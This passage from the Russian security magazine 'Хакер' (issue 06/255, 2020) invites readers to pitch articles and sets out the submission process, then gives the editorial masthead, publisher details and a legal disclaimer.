- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№06 (255)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020